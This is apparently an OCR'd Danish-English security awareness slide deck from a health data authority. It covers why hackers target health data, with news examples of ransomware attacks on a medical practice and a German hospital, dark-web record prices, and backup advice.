


Resumé:

Sundhedsdata er en primavare i hackernes butikker på den mørke del af internettet (Darkweb)!

- Hvem er hackerne?
- Hvorfor gør de det?
- Hvorfor er sundhedsdata så lækre for en hacker?
- Hvad kan der ske, hvis man ikke passer på?
- Hvordan gør de, og hvor nemt er det?

Kom med i hackerens værksted og se hackerens værktøj og lær, hvordan en hacker ser på IT systemer, mennesker og lækre data!


Formål/udbytte:

- Indblik i hvordan en hacker tænker
- En viden om hvilke værktøjer er de mest effektive for hackeren
- Indblik i hvad der er det bedste at gøre for at beskytte sig

Et kig ind i hackerens værktøjskasse

Søren Bank Greenfield, chef for Cyber- og Informationssikkerheds afdeling
Ole Fisker, teknisk sikkerhedsanalytiker, etisk hacker og app-udvikler


SUNDHEDSDATA-
STYRELSEN



Hvad kan der ske hvis man ikke passer på?

Og hvorfor er sundhedssektoren så interessant for en hacker?

SUNDHEDSDATA-
STYRELSEN



Hackers held patient files at a Battle Creek doctor's office for ransom. The office didn't pay. It closed.

Brooks Hepp | Battle Creek Enquirer
Published 2:08 PM EDT Aug 22, 2019


What can businesses do to prevent this?

There are many precautions businesses can take to prevent ransomware attacks, but Shackleford believes the way to protect data is backing up all information on a hard drive that is unplugged from the server.

"Backup, backup, backup," he said. "That's my best advice."

Scalf said that, if he could do things over, he would've made hard copies of all his files.

https://eu.battlecreekenquirer.com/story/news/local/2019/08/22/ransomware-attack-john-bizon-william-scalf-medical-practice/2062806001/



First death reported following a ransomware attack on a German hospital


Death occurred after a patient was diverted to a nearby hospital after the Duesseldorf University Hospital suffered a ransomware attack.

By Catalin Cimpanu for Zero Day | September 17, 2020 -- 16:24 GMT (09:24 PDT) | Topic: Security

The patient, identified only as a woman who needed urgent medical care, died after being re-routed to a hospital in the city of Wuppertal, more than 30 km away from her initial intended destination, the Duesseldorf University Hospital.

https://www-zdnet-com.cdn.ampproject.org/c/s/www.zdnet.com/google-amp/article/first-death-reported-following-a-ransomware-attack-on-a-german-hospital/

Hvorfor er sundhedsdata så lækre for en hacker?



UNCLASSIFIED

Healthcare Data

TLP:WHITE


- Research indicates healthcare records attract some of the highest prices on the dark web
  - Estimated mean value of healthcare record on criminal markets: **$250** (up to $1000)
  - Patient data is seen as a good source of PII, as so many attributes are stored and the data is more likely to be accurate.
  - Healthcare records often contain information that is harder to cancel and/or recover once stolen (PII, insurance, policy numbers, medical diagnoses, SSNs, billing information)
  - The data found on health records can be used to commit multiple types of fraud
    - Criminals can commit medical fraud, procuring medical services/items.
    - Malicious actors can commit financial fraud, illicitly acquiring credit or filing claims to financial institutions.
- Medical fraud is slower to detect and notify, unlike financial fraud (ex. stolen credit cards).

De cyberkriminelle

Hvem er de, hvad får de ud af det og hvorfor er sundhedssektoren interessant?

SUNDHEDSDATA-
STYRELSEN

Hvordan arbejder de?

